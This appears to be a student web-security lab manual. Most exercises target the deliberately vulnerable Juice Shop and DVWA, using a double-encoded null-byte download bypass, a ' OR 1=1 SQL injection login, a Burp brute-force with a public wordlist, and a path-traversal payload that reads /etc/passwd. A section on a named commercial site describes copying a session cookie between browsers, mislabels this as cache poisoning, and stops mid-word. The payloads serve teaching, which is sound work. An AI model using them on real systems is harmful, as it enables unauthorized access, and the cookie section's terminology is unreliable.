
### REQUIREMENTS:

1. Windows or Linux.
2. Web browser.

### PROCEDURE:


#### STEP-1:

Go to <https://juice-shop.herokuapp.com/>.



#### STEP-2:


Open the **About Us** page from the side menu.



#### STEP-3:

On the About Us page, you will see a clickable green text link. Click it, and you will be redirected to:


<https://juice-shop.herokuapp.com/ftp/legal.md>



#### STEP-4:

Now go to <https://juice-shop.herokuapp.com/ftp>


Here you can see multiple files. Look carefully for sensitive files such as backups, passwords, or configuration files.



#### STEP-5:

If you look closely, you will find a backup file named **package-lock.json.bak**, which may contain sensitive information.

However, clicking on it will return a **403 Forbidden** error, with a message stating that only .md and .pdf files are allowed for download.



#### STEP-6:

To bypass this restriction, you can use a Poison Null Byte injection.

Double-encode the null byte (%00 → %2500) and append a valid extension such as .md at the end of the filename.

The url will look like :

<https://juice-shop.herokuapp.com/ftp/package-lock.json.bak%2500.md>

#### STEP-7:

Now, the backup file will successfully download, even though it was not intended to be publicly accessible. You can explore the other files and folder for any other sensitive information

#### RESULT:

This experiment confirms that the application suffers from an Information Disclosure vulnerability.

## TEST FOR BROKEN AUTHENTICATION

### AIM:

To demonstrate and Test broken authentication vulnerability

### REQUIREMENT:

1. Web browser
2. Internet
3. BurpSuite community edition


### PROCEDURE:

#### STEP-1:

Log in to the target application using SQL Injection to gain access to the Administrator account. Although access is achieved, the actual Administrator password remains unknown.

To find the password , open the burpsuite then go to proxy tab and press open browser

Burpsuite -> proxy -> open browser -> then Go to <https://juice-shop.herokuapp.com>




#### STEP-2:

Press login button and type “ ' OR 1=1— ” in the username field and use random password.




Add the email address of the admin in the email field email:"admin@juice-sh.op"  
And select the password and press -> add §



#### STEP-5:

Go to <https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/best1050.txt> and download the password list for bruteforce attack.

In the Payloads tab, load the wordlist. By pressing the Load button in the payload configuration area




#### STEP-6:

Start the brute-force attack.


- Failed login attempts will return: 401 Unauthorized
- Successful login attempt will return: 200 OK

Wait for the attack to end. Once it end you can find the password in the password field



## STEP-7:

Filter the results by HTTP status code 200 to identify the correct Administrator password.



## STEP-8:

To verify try to login as admin with that password if logged in the password is correct and the web application is vulnerable to broken authentication due to lack of authentication mechanism.

## RESULT:

This experiment confirms that the application is vulnerable to Broken Authentication due to weak password policies and lack of brute-force protection.



## TEST FOR WEB CACHE / COOKIE POSIONING

### AIM:

To demonstrate and test the Web Cache cookie Poisoning . using Kutchkart web

### REQUIREMENT:

1. Two different Web browser
2. Internet

### PROCEDURE:

#### STEP-1:

Open the first web browser and Search for Kutch kart.Com.

#### STEP-2:

In that, you will get the home page ,Do login, you will get a Sign up page.

#### STEP-3:

Give-The Appropriate Name, Email, mobile number, Password for Registration.

#### STEP-4:


After the Signup process, Go to Login, Enter the Appropriate Email or Phone number and enter the Password.

#### STEP-5:

Now, you will get your account homepage, In that "Right click " on mouse And click "Inspect" and click In top side "+" icon in that go to application menu.

#### STEP-6:

In the Application menu, you will get cookies option, "Copy the URL (PHP session) link



**STEP-7:**

After copying , Open the Second browser and search for KutchKart.com

**STEP-8:**

We can see the homepage of the website without Account login

**STEP-9:**

Right click on the page, you will get Inspect⇒ Network ⇒ application, Paste the Copied "URL(PHP Session) link"

**STEP-10:**

Refresh the page, You will get an account of the First Browser in the Second one

**RESULT:**

This Experiment confirms that the Web Cache Cookies Piosioning is done and executed succ

## TEST FOR BROKEN ACCESS CONTROL

### AIM:

To demonstrate and Test broken access control vulnerability


### REQUIREMENTS:

1. Docker Desktop.
2. Web browser.

### PROCEDURE:

#### STEP-1:

Download and install Docker Desktop for windows in <https://www.docker.com/products/docker-desktop/>



#### STEP-2:


Open Docker Desktop, skip sign in and Click terminal which is located at the bottom of the docker application.

Then Run Command “docker run -p 80:80 vulnerables/web-dvwa” to download Damn vulnerable web application and run it on the port 80 locally.

Once starts downloading wait for the process to complete

#### STEP-3:

After successfully run the docker image (DVWA). Access DVWA in your browser at <http://localhost:80>




Then login with:

Username - admin

Password – password


Once successfully logged in, click Create / Reset Database which is located at the bottom of the web page.



Then click login (located at the bottom of the page once you click create/ reset database) to go to login page, then use same username and password login again

#### STEP-4:

Go to DVWA main page → Click on File inclusion.



#### STEP-5:

On the File Inclusion page click file1.php. Notice the URL contains the page parameter, for example:

<http://localhost/vulnerabilities/fi/?page=file1.php>

Now, Modify the page parameter to attempt directory traversal and include the system passwd file:

<http://localhost/vulnerabilities/fi/?page=../../../../etc/passwd>

Press Enter. If the application is vulnerable and accessible, the contents of /etc/passwd will be displayed in the browser.

The /etc/passwd file is displayed due to a Local File Inclusion (LFI) vulnerability and insufficient access control, allowing unauthorized users to view sensitive system files.

**RESULT:**

This experiment confirms that the application had local file inclusion vulnerability due to lack of access control.